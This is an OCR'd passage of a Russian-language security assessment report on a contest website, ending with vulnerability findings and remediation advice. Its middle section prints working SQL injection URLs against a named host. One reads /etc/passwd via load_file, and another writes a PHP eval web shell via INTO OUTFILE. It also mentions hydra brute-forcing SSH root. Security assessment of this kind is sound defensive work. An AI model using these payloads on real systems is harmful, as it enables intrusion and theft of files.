


Рис. 19. Подбор пароля к папке /phpmyadmin/setup/

При просмотре администраторского раздела сайта, было замечено, что на сайте используется FCKeditor. Он располагался по адресу http://contest.npo-echelon.ru/admin/admin/fckeditor/. При просмотре файла http://contest.npo-echelon.ru/admin/admin/fckeditor/_whatsnew.html стала известна версия – FCKeditor 2.6.4.1. Была предпринята попытка эксплуатации уязвимости, позволяющей загружать произвольные файлы на сервер через

http://contest.npo-echelon.ru/admin/admin/fckeditor/editor/filemanager/connectors/test.html (рис. 20), но было получено сообщение о том, что нет доступа к директории **/var/www/uploads/file/**. Данное сообщение является уязвимостью "раскрытие пути". При проверке адреса http://contest.npo-echelon.ru/uploads/file/ было получено сообщение о том, что такая директория не существует. Но при ручном подборе выяснилось, что http://contest.npo-echelon.ru/admin/uploads/file/ существует. Скачав исходные коды FCKeditor и изучив их, было выяснено, что вероятно администраторами был неверно сконфигурирован **fckeditor/editor/filemanager/connectors/php/config.php** и ему в качестве **$Config['UserFilesPath']** была указана несуществующая на сайте директория **/uploads/,** вместо **/admin/uploads/**. При попытке обойти это ограничение, подставив в поле Current Folder **"../../admin/"**, скрипт вывел ошибку 102 (рис. 11). Просмотрев исходные коды commands.php, connector.php, upload.php, io.php было выявлено, что эта ошибка возникает при фильтрации переменной CurrentFolder в которой не допускаются символы ../. Изучив исходные коды более подробно, не было обнаружено способа обойти данную фильтрацию.




Рис. 20. Попытка загрузить на сервер файл (gif-рисунок)




Рис. 21. Попытка обойти фильтрацию переменной CurrentFolder

Далее были исследованы возможности чтения/записи в файлы при помощи функций MySQL «load_file» и «into outfile». Попытка чтения файла /etc/passwd закончилась успешно и по запросу http://contest.npo-echelon.ru/admin/authors.php?id=-1%27+and+1=1+UNION%20SELECT+1,load_file%28%22/etc/passwd%22%29,3,4,5,6,7+-- он был выведен (рис. 22)

Также удавалось вывести и некоторые другие файлы, доступ к которым был открыт для всех пользователей, например /etc/services.

После получения списка пользователей из файла /etc/passwd была попытка атаки по словарю SSH-доступа к серверу при помощи hydra с использованием логина root. Но данная атака не принесла результата.

Попытка произвести запись в файл во временной папке оказалась успешной и следующий запрос создал файл **/tmp/1.php**:

http://contest.npo-echelon.ru/admin/authors.php?id=-1%27+and+1=1+UNION%20SELECT+1,%27%3C?php%20eval%28$_GET[%E2%80%98e%E2%80%99]%29%20?%3E%27,3,4,5,6,7+INTO+OUTFILE+%22/tmp/1.php%22+--

Попытки произвести запись в /var/www/ , /var/www/admin/uploads/ , /var/www/admin/uploads/ не увенчались успехом, это говорит о том, что MySQL не имеет права записи в эти директории. Просмотр файлов в директории сайта с помощью load_file также оказался невозможен.


Рис. 22. Вывод файла /etc/passwd при помощи load_file

## 9. Подведение итогов, рекомендации для устранения выявленных уязвимостей

В ходе проведения анализа защищенности были найдены и определены следующие имеющиеся программы и веб-приложения:

- OS Debian 6;
- apache 2.2.16;
- OpenSSH 5.5p;
- PHP/5.3.3-7+squeeze14;
- MySQL 5.1.63-0+squeeze1;
- phpmyadmin 3.3.7;
- FCKeditor 2.6.4.1.

Обнаружены следующие уязвимости и недостатки конфигурации:

- потенциальная возможность проведения DoS-атаки на веб-сервер;
- SQLi-уязвимость;
- XSS-уязвимости;
- раскрытие пути при использовании FCKeditor;
- слабые пароли;
- хранение паролей в открытом виде;
- небезопасные привилегии для MySQL (файловый доступ);
- множественные уязвимости в phpmyadmin.

Для устранения данных уязвимостей необходимо:

- обновить все программное обеспечение до последних версий (в особенности apache и phpmyadmin);
- Повысить сложность паролей к MySQL;
- разработать новый алгоритм с применением шифрования паролей администраторов ресурса;
- для устранения SQLi проводить фильтрацию всех, поступающих от пользователя данных;
- для устранения XSS проводить фильтрацию всех, поступающих от пользователя данных и/или всей информации, выводящейся на страницы и берущейся из базы данных;
- сконфигурировать MySQL таким образом, что бы ее пользователи имели минимально необходимые привилегии для работы;
- удалить неиспользуемые модули FCKeditor (полностью папку «connectors» или же исправить имеющиеся в его кодах уязвимости) и ограничить к ней доступ простым пользователям (не администраторам).
- удалить каталог /phpmyadmin/setup/
- изменить название phpmyadmin-каталога на более сложный для подбора;
- ограничить количество неверных вводов паролей при ssh входе (например, при помощи fail2ban).